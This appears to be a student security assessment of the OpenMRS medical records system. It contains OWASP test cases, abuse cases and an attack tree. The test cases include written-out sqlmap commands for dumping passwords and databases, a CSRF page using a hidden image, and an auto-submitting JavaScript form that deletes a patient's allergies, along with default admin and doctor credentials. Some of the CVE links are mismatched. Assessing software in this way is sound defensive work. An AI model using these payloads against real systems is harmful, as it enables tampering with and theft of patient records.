
Steps to execute OWASP_2017_A7_IAP_2:

1. Setup sqlmap on your local machine.

2. Open Terminal and navigate to the directory in which sqlmap is cloned

3. Run command python sqlmap.py -u "http://localhost:{port}/openmrs-standalone/login.htm" --batch --passwords

4. Observe results

5. Run command python sqlmap.py -u "http://localhost:{port}/openmrs-standalone/login.htm" --batch --dbs

6. Observe results

7. Run command python sqlmap.py -u "http://localhost:{port}/openmrs-standalone/login.htm" --batch --tables

8. Observe results

These commands simulate different types of attacks, the details of which could be found on https://github.com/sqlmapproject/sqlmap/wiki/Usage.

In our case no threats were revealed using sqlmap. Following was observed:

All the commands showed the same results.

Result:

Test Case Id	Expected Results	Actual Results	Test Case Status
OWASP_2017_A7_IAP_2	No vulnerabilities should be found	No vulnerabilities are found	PASS

How the System Mitigates Against This Vulnerability:
The system counters injection attacks by using parameter markers when constructing SQL queries.

A8: CROSS-SITE REQUEST FORGERY

Test Case Id: OWASP_A8_CSRF_1

Description:

This test checks if running malicious HTML code in a separate window works or not, when a user is logged in.

Prerequisites:

Admin login credentials:
Username: admin
Password: Admin123

Steps to execute OWASP_A8_CSRF_1:

1. Login as admin.
2. Click on 'Admin' and then 'My Account'.
3. Click on 'Change Password'.
4. Save the URL.
5. Create an HTML file as follows:

```
<html>
<body>
<img src="enter_saved_Link" width="0" height="0">
</body>
</html>
```

6. Open the html file on the same browser.

Test Case ID	Expected Results	Actual Results	Test Case Status
OWASP_A8_CSRF_1	The change password page should not be displayed in the new window.	A blank page is displayed on the browser.	PASS

How the System Mitigates Against This Vulnerability:

When any of the application links are accessed from outside the system the application redirects to a blank page and thus the page which the attacker wants to access is not displayed.

Test Case ID: OWASP_A8_CSRF_2

Description:

This test case is run on the OpenMRS application, tries to delete the allergies using the CSRF attach. When the admin is logged in, and when this script is run, it results in the deletion of all the allergies for a particular patient.

This test case uses certain variable, which are marked using the {} brackets :

1. {port} = Port the application is currently running in.
2. {patientId} = Value for patientId as found in the URL
3. {allergyId} = Value of allergyId as found in the URL

Steps to Execute OWASP_A8_ CSRF_2:

1. Create the following html page and Save it as script.htm

```
<!DOCTYPE HTML>
<html>
<body>
 <p>Before the script...</p>
 <script>
var newParams=prompt("Enter your parameters","");
var final_LINK=prompt("Enter destination", location.href);
function post(path, params)
{
```

```javascript
        var newForm= document.createElement("form");
        newForm.setAttribute("method", "post");
        newForm.setAttribute("action", path);
        for(var key in params)
        {
                if(params.hasOwnProperty(key))
                {
                        var hiddenField = document.createElement("input");
                        hiddenField.setAttribute("name", key);
                        hiddenField.setAttribute("value", params[key]);
                        newForm.appendChild(hiddenField);
                }
        }
        document.body.appendChild(newForm);
        newForm.submit();
}
modified_params={};
newParams.split("&").forEach(function(item)
{
        var s = item.split("="), k=s[0], v=s[1];
        modified_params[k] = v;
});
post(final_LINK, modified_params);
void(0);
  </script>
  <p>...After the script.</p>
</body>
</html>
```

2. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.

3. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.

4. In the Home Page, choose 'Register a Patient' and create a new Patient with some name, age and address.

5. Once the patient is created, the page redirects to the Patient's homepage. Click on 'edit' symbol in the 'Allergy' Section.

6. Note the patientId in the URL and use this as the value for the variable {patientId}.

7. Select 'Add New Allergy' and select any option in that page, say 'Statins' and click 'Save'.

8. Now to get the value for {allergyId}, click on 'edit' symbol for the allergy just created and note the allergyId in the URL.

9. Now, run the script.htm file that was initially created.
10. It will ask for parameters in an alert window. Enter the following:

    patientId={patientId}&returnUrl=/openmrs-standalone/coreapps/clinicianfacing/patient.page?patientId={patientId}&allergyId={allergyId}&action=removeAllergy

11. Next, a prompt for Destination will be thrown, enter the following:

    http://localhost:{port}/openmrs-standalone/allergyui/allergies.page?patientId={patientId}&

12. Click enter and see document the result

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A8_CSRF_2	No change should be visible. When the script.htm is run, there should be no damage to the allergy data.	The allergy with {allergyId} for {patientId} gets deleted.	FAIL – System is not secure

How the System Mitigates Against This Vulnerability:

CSRF was not taken care by OpenMRS and should be implemented.

A9 – Using components with known vulnerabilities

Test Case ID: OWASP_A9_CKV_1

Description:

The OpenMRS 2.6.0 system uses the following major components in its system:

- MySQL 5.6
- Tomcat 7.0.6
- Java SDK 1.7

Usage of such components also means, exposing the system to vulnerabilities that are related to the components. In this test, we check for existing vulnerabilities in the Common Vulnerabilities and Exposures (CVE) Database and document it.

Result:

The following vulnerabilities were found for MySQL 5.6:

1. CVE-2016-0639: This vulnerability has a CVSS of 10 (Critical) and allows remote attackers to affect confidentiality, Integrity and availability via vectors related to pluggable authentication. The link to the reported issue is as follows:
   https://www.cvedetails.com/cve/CVE-2016-0639/
2. CVE-2016-6662: This vulnerability has a CVSS of 10 (Critical) which allows local users to create arbitrary configurations and bypass certain protection mechanisms by setting general_log_file to a my.cnf congifuration. The link to the reported issue is as follows:
   https://www.cvedetails.com/cve/CVE-2016-6662/
3. CVE-2017-3599: This vulnerability has a CVSS of 7.8 and its of Dos Overflow. This vulnerability allows unauthenticated attacker with network access via multiple protocols to compromise MySQL servers.
   https://www.cvedetails.com/cve/CVE-2017-3599/

The following vulnerabilities were found for Tomcat 7.0.6:

1. CVE-2016-8735: Having a CVSS of 7.8, this vulnerability allows remote code execution if JmxRemoteLifecycleListener is used and an attacked reach JMX ports, which exists because the Listener was not updated for consistency with CVE-2016-3427 Oracle patch that affected credential types. Link is mentioned below:
   https://www.cvedetails.com/cve/CVE-2016-6662/
2. CVE-2017-5648: Possess a CVSS of 6.4. When running an untrusted application under a security manager, it is possible for the application to retain a reference to the request or response object, and thereby access and/or modify information associated with an another web application. Link:
   https://www.cvedetails.com/cve/CVE-2017-5648/

The following vulnerabilities were found for Java SDK 1.7:

1. CVE-2013-5850: Has a CVSS of 9.3. It allows remote attackers to affect confidentiality, Integrity, availability via unknown vectors related to libraries.
   https://www.cvedetails.com/cve/CVE-2013-5850/
2. CVE-2014-5843: Has a CVSS of 10. This allows remote attackers to affect confidentiality, Integrity, availability via unknown vectors related to 2D.
   https://www.cvedetails.com/cve/CVE-2013-5850/

A10 – Unprotected APIs

Test Case ID: OWASP_A10_UAPI_1

Description:

OWASP_A10_UAPI_1 checks if the the GET APIs work without logging in to a system. The API to be tested is GET /patient/{uuid}.

Steps to Execute OWASP_A10_ UAPI_1:

1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Open an incognito window and copy paste the same URL as that of the app. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Select 'System Administration' and then choose 'Advanced Administration'. In the 'REST Web Services' section, click on API Documentation.
4. Search for 'patient' in the page. Click on the 'Patient'. This will show the list of APIs available for patient records.
5. Click on the **GET /patient/{uuid}** in that list. This will ask for parameters. Now we need to enter the uuid for a specific patient.
6. To obtain the uuid of the patient, open a new session and on the home page, click on 'Find a Patient'. Search for any patient and, on the search result, click on a patient name.
7. Once on the patient's page, check the URL. Save the value of the 'patiendId' from the URL. This is the patient's {uuid}.
8. Now use this {uuid} in the GET /patient/{uuid} method and click on 'Try it Out'. This will provide the 'Request URL'. Save this URL.
   Sample   URL:
   http://localhost:8081/openmrs-standalone/ws/rest/v1/patient/029b8cb1-e329-4e83-aec4-98397f85da3f
9. Open a new incognito window and use the above saved URL and press enter, and check if the page loads.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A10_UAPI_1	The page must request for log in information.	The page throws up a pop-up window requesting for user's log in credentials.	PASS –System is Secure.

How the System Mitigates Against This Vulnerability:

Whenever the APIs is being accessed without logging in, the system checks for the current log-in credentials, and if the user is not logged in, it throws up a log-in pop up window. This mitigates the attack.

Test Case ID: OWASP_A10_UAPI_2

Description:

OWASP_A10_UAPI_2 is used to test APIs if they could be accessed by unauthorized user. Ie, there are certain APIs that should be accessed only by certain kind of users. For example, only an Admin should have access to certain APIs like GET /user, using which the admin can access the list of all users. Now, if a doctor tries to access that API, it should not give access to the information. Thus, this test case checks for the scenario of a doctor, trying access the GET /user API.

Steps to Execute OWASP_A10_ UAPI_2:

1. Using File Explorer in Windows or Finder app in macOS, navigate to "referenceapplication-standalone-2.6.0" folder and double-click "openmrs-standalone.jar" file to launch OpenMRS system. Make sure that the system runs in Google Chrome Web Browser.
2. Open an incognito window and copy paste the same URL as that of the app. Once on the login page of OpenMRS System, enter "admin" in the username field and "Admin123" in the password field and choose 'Inpatient Ward' in the "Location for this session". Now, click 'Login'.
3. Click on the 'System Administration' tile in the home page and choose 'Advanced administration'.
4. In that page, click on 'API Documentation', and search for 'user' in the document. Expand user, and click on the API **GET /user.** Now click on 'Try it out!'.
5. In the Request URL section, the API will be given. Save this URL. The URL looks like:

> http://localhost:8081/openmrs-standalone/ws/rest/v1/user

6. Now, open a new incognito window and paste the above URL.
7. Now, browser will ask for credentials. Enter the doctor's credentials, which has the username of 'doctor' and password 'Doctor123'. And then click on Log in.
8. Check what the browser returns.

Result:

Test Case ID	Expected Result	Actual Result	Test Case Results
OWASP_A10_UAPI_2	Browser should yield an access error	All the user's information are seen in the browser	FAIL – System is not secure.

How the System Could Mitigate Against This Vulnerability:

OpenMRS should check for the access rights for each user whenever there is an API access. This way, the user can be controlled from accessing restricted information.

Part 2: Password, Abuse/misuse cases, Attack trees, Vulnerability History

0. Module Selection

We selected the Find/Create Patient' Module for the following sections

1. Password Strength

Minimum Password Length
The minimum password length that is required while creating accounts on OpenMRS is 8 characters. We can see that, the application asks us to create passwords that are at least 8 characters in length. This can also be modified in the "Manage Global Properties" section, by changing the value of the field **security.passwordMinimumLength.**

Maximum Password Length
There is no maximum password length that is specifically mentioned in the OpenMRS application. The password is stored as a hash of 128 characters in size. Even Though this is done, passwords of length greater than 128 characters can also be stored.
We tried passwords inputs of length 300-400 and the application still allowed passwords of such lengths.

Allowable Characters
The types of characters that are allowed are Uppercase, Lowercase alphabets, numbers and symbols. There are however, some required character categories required which is discussed in the following heading.
Passwords including all of these characters were tried manually and checked.

Number of Allowable Character Categories Required
1. Uppercase Characters - atleast 1
2. Lowercase Characters - atleast 1
3. Number - atleast 1
4. Symbol - Any number

Also, the password cannot match the username.

In "Manage Global Properties", we can see properties such as security.passwordCannotMatchUsername (Assigned to True), security.passwordMinimumLength (Assigned to 8), security.passwordRequiresDigit (Assigned to True), security.passwordRequiresNonDigit (Assigned to True), security.passwordRequiresUpperAndLowerCase (Assigned to True) are all defined. These properties are editable and can be modified according to choice. Additionally, security.passwordCustomRegex can also be defined.

Password Age and Reuse Policy
There does not seem to be any Password Age or Reuse Policy mentioned in the Global Properties section or the code of the OpenMRS as well. Both the sections were gone through and the password age and reuse policy was not to be found in these modules.

Account Lockout
The documentation of OpenMRS application, specifies that users are locked out for 5 minutes after 7 failed attempts of logging in. The number of failed login attempts can be modified by the global property security.allowedFailedLoginsBeforeLockout. IP addresses are blocked after 10 failed username/password attempts.

Reference: https://wiki.openmrs.org/display/docs/Administering+Users

2. Abuse/ Misuse Case Diagram

For this section, we plan to use **'Find/Create Patient' Module'** to build the Abuse/Misuse Cases. The attack and protection trees are also based on this module.

Abuse/Misuse Cases:

1. Abuse Cases: A-SPD-ET Description:

- **Name:** Steal Patient Details - External Threat
- **Summary:** Medical Data is very important that, if it is accessible to wrong hands, the possibilities of its misuse is very high. Any outsider, say a thief or a hacker may steal the patient record to achieve some purpose. In this abuse case, we are discussing about the thief.
- **Author:** Arun Jaganathan

- **Date:** 10/01/2017

- **Basic Path:**
  - BP0   Knowing the username having access to 'Find patient records', the thief tries to enter the password by brute-force method. In OpenMRS, Doctors, Nurses and System Administrators have access to find patient records (Step BP0-1) Once the password is found,the hacker/thief can log-in to the system. (Step BP0-2). After logging in, the thief has access to the patient details, and can decide to sell the information for money (Step BP0-3).

- **Alternate Path:**
  - AP1   The hacker/thief can obtain password through other means than hacking.The thief can trick the user to hint their password, an example being phishing (changes step BP0-1).
  - AP2   The thief can call/email the hospital and impersonate a patient to access his/her records from the nurse/clerk.
  - AP3   The thief can enter the hospital building and can access the system that is left logged into OpenMRS.

- **Capture Points:**
  - CP1   Session timeout prevents accessing the OpenMRS (AP3)
  - CP2   Account lockout prevents thief from using brute force method (BP0-1)
  - CP3   Emails from unknown sources are generally filtered out before it reaches the employee (AP2)
  - CP4   Calls from unknown sources are first identified using some sensitive information before data is given out (AP2)

- **Extension Points:** None

- **Preconditions:**
  - PC1   The system has privileges mapped to the roles and users mapped to these roles.Each role has a set of organizational and application privileges assigned to it.
  - PC2   OpenMRS allows the login of above mentioned employees into the system.

- **Assumptions:**
  - AS1   The user falls prey to the tricks used by the hacker/thief. (AP1)
  - AS2   Certain user roles like Doctor, Nurse and Admin have access to view the patient details.

- **Worst Case Threat (Postcondition):**
  - WS1   All of Patient's data has been compromised.

- **Capture Guarantee (Postcondition):**
  - CG1   The thief/hacker is not able to get hands on the patient data.

- **Related Business Rules:**
  - BR1   The Doctor, Nurse, Admin roles all have access to view the patient data.

- **Potential Misuser Profile:**
  - Anyone with the knack of hacking/phishing, who is highly motivated to misuse the patient details.

- **Stakeholders and Threats:**
  - SH1   Patients: His/her personal details has been breached.
  - SH2   Doctors/Nurse: Threats to these roles as it was their user ID that has been exploited.
  - SH3   Hospital: Loses its reputation and trust in people.

- **Scope:** Find/Create Patient Module
- **Abstraction Level:** Thief/Hacker goal
- **Precision Level:** Focussed

2. Abuse Case: A-FD Description:

- **Name:** Flood Database
- **Summary:** In OpenMRS, Clerk and Admin have access to Create/ Register Patient Record. It is thus possible for someone with criminal intent to create multiple fake patient IDs which could lead to database overflow. This could be a person who is a part of terrorist organization or being funded by rival hospital.
- **Author:** Ananthram Eklaspuram Lakshmanasamy
- **Date:** 10/02/2017

- **Basic Path:**
  - BP0   Knowing the username having access to 'Create patient records', the hacker tries to enter the password by brute-force method. In OpenMRS, Clerk and System Administrators have access to Create patient records (Step BP0-1) Once the password is found,the hacker can log-in to the system. (Step BP0-2).

After logging in, the hacker has access to the create fake patient details form, and can decide to enter random data to fill in the database(Step BP0-3).

- **Alternate Path:**
  - AP1   The hacker can obtain password through other means than hacking.The thief can trick the user to hint their password, an example being phishing (changes step BP0-1).
  - AP2   The Hacker can enter the hospital building and can access the system that is left logged into OpenMRS.

- **Capture Points:**
  - CP1   Session timeout prevents accessing the OpenMRS (AP2)
  - CP2   Account lockout prevents thief from using brute force method (BP0-1)
  - CP3   There could be checks that monitor the data flowing into database, and can lock out the user when trying to create mass amount of patient data (BP0-3).
  - CP4   Medical records could be cross verified with other government approved ID (like, Driver License) whenever new patient is created (BP0-3)

- **Extension Points:** None

- **Preconditions:**
  - PC1   The system has privileges mapped to the roles and users mapped to these roles.Each role has a set of organizational and application privileges assigned to it.
  - PC2   OpenMRS allows the login of above mentioned employees into the system.

- **Assumptions:**
  - AS1   The user falls prey to the tricks used by the hacker/thief. (AP1)
  - AS2   Certain user roles like Clerk and Admin have access to create the patient details.
  - AS3   Creation of large amount of Fake Data of patient crashes the system

- **Worst Case Threat (Postcondition):**
  - WS1   The database crashes due to overflow of data.

- **Capture Guarantee (Postcondition):**
  - CG1   The hacker is not able to get hands on the patient data.

- **Related Business Rules:**

- o BR1   The Doctor, Clerk and Admin roles all have access to create the patient data.

- **Potential Misuser Profile:**
  - o Anyone with knack of hacking/phishing and with criminal intent.

- **Stakeholders and Threats:**
  - o SH1   Patients: The medical records of the existing patients has been corrupted.
  - o SH2   Doctors/Clerk: Threats to these roles as it was their user ID that has been exploited.
  - o SH3   Hospital: Loses its reputation and health data and thereby, the trust in people.

- **Scope:** Find/Create Patient Module
- **Abstraction Level:** Hacker goal
- **Precision Level:** Focussed

3. Abuse Cases: A-SPD-IT Description:

- **Name:** Steal Patient Details - Internal Threat
- **Summary:** Important details of patients from the OpenMRS database could be compromised by a disgruntled employee and could be leaked elsewhere. This employee could be a doctor, nurse or any staff of the organization. This information if leaked, could cause a huge threat to the patients whose important details are at stake and could be misused.
- **Author:** Nivedita Natarajan
- **Date:** 10/03/2017

- **Basic Path:**
  - o BP0   The disgruntled hospital staff tries to steal confidential information from the OpenMRS database (unauthorized access) by hacking the "Find Patient Records" module through Injection and Cross-Site Scripting attacks(XSS) (Step bp0-1). The staff then finds a particular set of patient records to steal. (Step bp-0-2). These records could now be leaked online and the details could be exposed (Step bp-0-3-1) or the records could be utilized to get personal information of patient (medical history, SSN etc.) (Step bp-0-3-2).

- **Alternate Path:**
  - o AP1   The employee who has the required access to records, takes ransom amount from other people(eg. criminals) to expose confidential information

about the patient. This step is different from Step bp-0-1 since no hacking is involved to retrieve the required information.

- o AP2 The disgruntled hospital employee accesses "Find Patient Records" page and gets the patient records of the required victim by searching.

- **Capture Points:**
  - o CP1 Injection/XSS attacks do not work because the application sanitizes the inputs before executing them. (BP0-1)
  - o CP2 For certain user, like nurse, access to patient records are visible only for those patients who are currently 'visiting' for treatment.(BP-0-2)
  - o CP4 "Find Patient Record" is protected and cannot be accessed directly by anyone in the application, rather only by authorized users. (AP2)

- **Extension Points:** None

- **Preconditions:**
  - o PC1 The system has privileges mapped to the roles and users mapped to these roles.Each role has a set of organizational and application privileges assigned to it.
  - o PC2 OpenMRS allows the login of above mentioned employees into the system.

- **Assumptions:**
  - o AS1 Patient records include confidential information which should not be exposed.
  - o AS2 The hospital staff like Doctor, Nurse, Admin have access to view the patient records.
- **Worst Case Threat (Postcondition):**
  - o WS1 All of Patient's data has been compromised and the important information Is leaked/exposed.

- **Capture Guarantee (Postcondition):**
  - o CG1 The disgruntled hospital employee does not get access to the Patient Records.

- **Related Business Rules:**
  - o BR1 The Doctor, Nurse, Admin roles all have access to view the patient data.

- **Potential Misuser Profile:**
  - o Any unhappy employee or someone with low moral standards, who could be deceived for money.

- **Stakeholders and Threats:**
    - SH1   Patients: His/her personal details has been breached.
    - SH2   Hospital: Loses its reputation and trust in people.

- **Scope:** Find/Create Patient Module
- **Abstraction Level:** Misuser goal
- **Precision Level:** Focussed

4. Misuse Cases: M-WPD Description:

- **Name:** Wreck Patient Details
- **Summary:** Important details of patients in the OpenMRS database could be modified by the Doctor unintentionally, like adding allergies for a patient even when they are not relevant for a particular person. This information could result in the wrong intake of medicines by the patient and end up being harmful or even fatal for the patient.
- **Author:** Bhaskar Sinha
- **Date:** 10/03/2017

- **Basic Path:**
    - BP0   The doctor logs onto the OpenMRS application and finds a particular patient record (Step bp0-1). The doctor then tries to add allergies for a patient based on the hospital visit. (Step bp-0-2). The doctor adds irrelevant allergies to patient unintentionally. (Step bp-0-3). Unnecessary medication is given to the patient which may prove to be harmful or fatal. (Step bp-0-4).

- **Alternate Path:**
    - AP1   The doctor might accept ransom from an attacker and record unnecessary problems/allergies for the patient.
    - AP2   The doctor opens the wrong patient record unknowingly and records the allergies or problems.

- **Capture Points:**
    - CP1   The doctor does not receive access to the patient records in the OpenMRS application/database. (BP0-1)
    - CP2   The doctor is not able to modify or add allergies to a patient during patient visit. (BP-0-2)

- **Extension Points:** None

- **Preconditions:**
    - PC1   OpenMRS allows the login of the doctor and addition/modification of allergies for a patient record.

- **Assumptions:**
    - AS1   Allergies or problems are recorded for a patient by a Doctor upon visit.
    - AS2   The corresponding medication for each problem is prescribed to the patient and is consumed by him/her.

- **Worst Case Threat (Postcondition):**
    - WS1   The patient is prescribed unwanted medication which may harm the patient or make it fatal.

- **Capture Guarantee (Postcondition):**
    - CG1   The doctor is not able to add erroneous allergies for a patient.
    - CG2   A confirmation alert that comes up may stop the doctor from adding an erroneous allergy.

- **Related Business Rules:**
    - BR1   The Doctor has all access to view and modify patient data and record allergies.

- **Potential Misuser Profile:**
    - Doctors who are not very careful about handling the patient data.

- **Stakeholders and Threats:**
    - T1   Patients: The patient's life is under threat because of the wrong medication.
    - SH1   Doctors: The responsibility of the doctor is being misused because of his/her carelessness.
    - SH2   Hospital: Loses its reputation and trust among new people who are looking for a hospital.

- **Scope:** Find Patient Module - Allergy Addition
- **Abstraction Level:** Misuser goal
- **Precision Level:** Focussed

3. Attack Trees and Protection Trees

Attack Tree to steal patient data from Find/Create Patient module

Description and Justification of the attack tree

The OpenMRS system in a Hospital can be attacked to steal patient data by basically two sets of people. One, anyone who is a authorized user with access to the OpenMRS system, this group can be further classified as users with direct access to patient records like doctors/nurses and users who don't have direct access to patient records, these include Admin, Executives etc. Two, anyone who does not have access to the OpenMRS system, this second set can be further divided into people who have access to network where OpenMRS system is hosted, for example Janitors in hospital etc and another is people who are totally outside the OpenMRS network or system premise, for example outside hackers, another competing hospital etc.

Attack Scenario from a OpenMRS Authorized User:
- The attacker may be motivated to steal patient medical records for mostly monetary reasons, the doctor, nurse or admin can sell the records in the black market or they can steal it for getting a bribe from any other person.
- If the attacker is doctor or nurse (users with official access to medical records), their easiest and cheapest way to steal data is to just use the find patient module and download the data (to a storage device or print it). Another way is to install a packet sniffer (special equipment) at their PC but that would cost a lot more and would need more technical expertise,so it is less probable.
- If the attacker is admin (user without official access to medical records), their easiest and cheapest way to steal data if they have access to the Database(DB) server used by OpenMRS is then to directly copy the data from the DB server . The next easy and cheap way to steal the data is to get access to PC of Doctors/nurses and use their previous browser session to download the data, but this method is a little difficult to orchestrate. The other easy way is to directly bribe a doctor/nurse to get the medical records for them, but it would cost a lot more (we predict about $5000, a month's salary of nurse). Other possible ways are to use packet sniffers or use phishing or social engineering techniques to obtain doctor/nurse account credentials.

Attack Scenario from a OpenMRS Unauthorized User:
- Again the attacker may be motivated to steal patient medical records for mostly monetary reasons, for example the janitor (someone with access to premises where OpenMRS is hosted) can sell the records in the black market or they can steal it for getting a bribe from any other person, a self operating hacker can steal patient records to sell in black market or on the instruction of a competing hospital.
- If the attacker does not have access to the network where OpenMRS is hosted or to the premise where servers are located, then the only option is to bribe an insider to get the Medical records, this does not need any special equipment from the attacker's side but will cost around $5000 (a month's salary of nurse).
